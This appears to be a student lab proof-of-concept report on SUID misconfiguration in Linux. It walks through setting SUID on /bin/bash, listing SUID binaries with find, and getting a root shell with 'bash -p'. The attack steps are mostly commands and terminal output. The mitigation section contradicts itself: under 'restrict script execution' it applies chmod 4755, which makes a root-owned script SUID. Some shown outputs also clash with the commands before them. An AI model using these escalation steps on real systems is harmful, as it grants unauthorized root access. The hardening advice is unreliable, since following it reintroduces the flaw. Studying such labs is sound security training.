

Proof of Concept (PoC) Report

Task 4: SUID Misconfigurations & Privilege Escalation

1. Overview

This Proof of Concept (PoC) report illustrates how misconfigured SUID (Set User ID) permissions can be exploited to gain unauthorized root access. The document provides a detailed walkthrough of discovering such vulnerabilities, escalating privileges, and implementing corrective actions to secure the system.


2. Understanding the Vulnerability

The SUID bit, when applied to an executable, allows it to run with the file owner's privileges instead of the user's. If misconfigured, this can lead to privilege escalation, where a standard user gains administrative control over the system.

3. Setting Up the Environment

To replicate this security flaw, the following steps were performed:

Applying the SUID bit to /bin/bash

A terminal window with a dark background and light-colored text. The prompt is (kali㉿kali)-[~]. The user enters 'sudo ls -l /bin/bash' and the output is '-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash'. The user then enters 'sudo chmod u+s /bin/bash'. The prompt returns, and the user enters 'sudo ls -l /bin/bash' again. The output is the same as before. The prompt returns again, and the user enters '\$' followed by a cursor.

```
(kali㉿kali)-[~]  
$ sudo ls -l /bin/bash  
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash  
  
(kali㉿kali)-[~]  
$ sudo chmod u+s /bin/bash  
  
(kali㉿kali)-[~]  
$ sudo ls -l /bin/bash  
-rwsr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash  
  
(kali㉿kali)-[~]  
$
```

1. This modification enables any user running Bash to execute it with elevated privileges, which creates a security loophole.

Creating a Privileged Script

```
(kali㉿kali)-[~]  
$ ls -l script.sh  
-rwsr-xr-x 1 kali kali 24 Mar 24 11:34 script.sh  
  
(kali㉿kali)-[~]  
$ sudo chmod 750 script.sh  
  
(kali㉿kali)-[~]  
$
```

4. Exploiting the Vulnerability

Step 1: Locating SUID Misconfigurations

To identify files with SUID permissions, the following command is executed:

```
(kali㉿kali)-[~]
$ find / -perm -4000 2>/dev/null
/usr/lib/chromium/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/rsh-redone-rlogin
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_nrf_52840
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/bash
/usr/bin/kismet_cap_linux_wifi
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/umount
/usr/bin/rsh-redone-rsh
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/passwd
/usr/bin/kismet_cap_nrf_mousejack
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/sbin/pppd
```

This scans the entire system for files that have the SUID bit set, suppressing error messages.

Step 2: Gaining Elevated Access via /bin/bash

Upon discovering that `/bin/bash` has an SUID misconfiguration, privilege escalation can be achieved as follows:

```
(kali㉿kali)-[~]
$ /bin/bash -p
bash-5.2# exit
exit

(kali㉿kali)-[~]
$
```

The `-p` option ensures that the process retains its elevated privileges instead of dropping them.

5. Mitigating the Security Risk

To prevent exploitation, implement these fixes:

Disabling the SUID Bit on `/bin/bash`

```
(kali㉿kali)-[~]  
$ sudo chmod -s /bin/bash  
  
(kali㉿kali)-[~]  
$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1298416 Oct 20 07:19 /bin/bash
```

2. Restrict Script Execution

The script's permissions were modified to restrict execution to specific users.

Commands Used:

```
sudo chmod 750 script.sh
```

```
sudo chown root:root script.sh
```

```
(kali㉿kali)-[~]  
$ echo "echo 'Running as root!'" > script.sh
```

```
(kali㉿kali)-[~]  
$ sudo chmod 4755 script.sh  
  
(kali㉿kali)-[~]  
$ ls -l script.sh  
-rwsr-xr-x 1 root root 24 Mar 24 11:34 script.sh  
  
(kali㉿kali)-[~]  
$
```

6. Conclusion

This PoC highlights how improperly configured SUID permissions can lead to privilege escalation. By removing unnecessary SUID settings and restricting script execution, such vulnerabilities can be effectively mitigated.